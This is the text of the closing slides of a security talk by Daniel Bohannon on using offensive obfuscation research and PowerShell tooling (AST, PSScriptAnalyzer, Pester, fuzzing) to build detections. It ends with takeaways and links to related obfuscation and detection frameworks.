- Case Study #2: Cmd.exe Obfuscation
- **Case Study #3: Framework Fuzzing**
- Key Takeaways

$caseStudyArr[2] | Format-Table

- Case Study 3: Framework Fuzzing
  - **Define the problem**
    - Obfuscation added to public offensive frameworks can evade rigid detections
  - **Assess our tools**
    - Ctrl+C & Ctrl+V
    - % / ForEach-Object ☺
  - **Develop detections**

https://www.notsosecure.com/wp-content/uploads/2016/03/powershell.png

Measure-Command { New-ObfuscationFramework }

- Developing new frameworks takes time (lots of it!)
- We can apply these DevSec principles to existing public offensive tradecraft

DEMO 6

```
PS C:\> Measure-Command { New-ObfuscationFramework }


Months            : 9
Days              : 2
Hours             : 4
Minutes           : 7
Seconds           : 0
Milliseconds      : 3
Ticks             : 36306
TotalDays         : 4.20208333333333E-08
TotalHours        : 1.0085E-06
TotalMinutes      : 6.051E-05
TotalSeconds      : 0.0036306
TotalMilliseconds : 3.6306
```

$ag = New-Object System.**Agenda**

- Motivation
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- **Key Takeaways**

<#Offensive#> 'Ignorance' -ne 'Bliss'

- Offensive research for detection development
  - Reactive
  - Proactive
- Defenders have active role in detecting & **shaping** attacker activity

https://media.giphy.com/media/WWRArOTz2L3wI/200w_d.gif

$DetectionDev.StartsWith('???')

- Define the problem
- Assess our tools
  - Build new tools
- Develop detections
  - Piece by piece
  - Automate testing to preserve brain cycles
- Share successes, failures, methods & tooling

$Summary[0]

- Detection development is an iterative Art & Science
- DevSec principles empower more effective detection R&D
- PowerShell tooling facilitates this detection R&D
  - Abstract Syntax Tree (and its ease of use in PowerShell)
  - PSScriptAnalyzer
  - Pester
  - Custom fuzzer & test harness development
- Automate point-in-time thinking to free up creative brain cycles

$Summary[1]

- Assembling corpus of samples is key (commands, scripts, PCAP, etc.)
  - Existing public/private samples
  - Generate your own samples
- These techniques are tool- and language-agnostic
  - Invoke-DOSfuscation: cmd.exe arguments + IOCs, YARA, data science
  - SCT/Scriptlet: text files + IOCs, YARA, Snort

#.REFERENCES

- Modules/Examples from this presentation
  - **DevSec Defense: https://github.com/danielbohannon/DevSec-Defense**
- Frameworks
  - Invoke-Obfuscation: https://github.com/danielbohannon/Invoke-Obfuscation
  - Invoke-CradleCrafter: https://github.com/danielbohannon/Invoke-CradleCrafter
  - Invoke-DOSfuscation: https://github.com/danielbohannon/Invoke-DOSfuscation
  - Revoke-Obfuscation: https://github.com/danielbohannon/Revoke-Obfuscation
  - PSAmsi: https://github.com/cobbr/PSAmsi
- White papers & blog posts
  - URLs listed at http://danielbohannon.com/publications/

Thank You PowerShell Community!!!

- Thank you PowerShell & the contributions of the PS community!
  - **Abstract Syntax Tree** (and its ease of access in PowerShell)
  - **PSScriptAnalyzer**
  - **Pester**
  - **PowerShell Community** gatherings and the open sharing of:
    - Tools
    - Ideas
    - Methodologies for solving problems

about_Author

- Daniel Bohannon
- Twitter: @danielhbohannon
- Blog: http://danielbohannon.com
- Github: https://github.com/danielbohannon/DevSec-Defense

http://workpulse.io/blog/wp-content/uploads/2015/09/themasterpeice.gif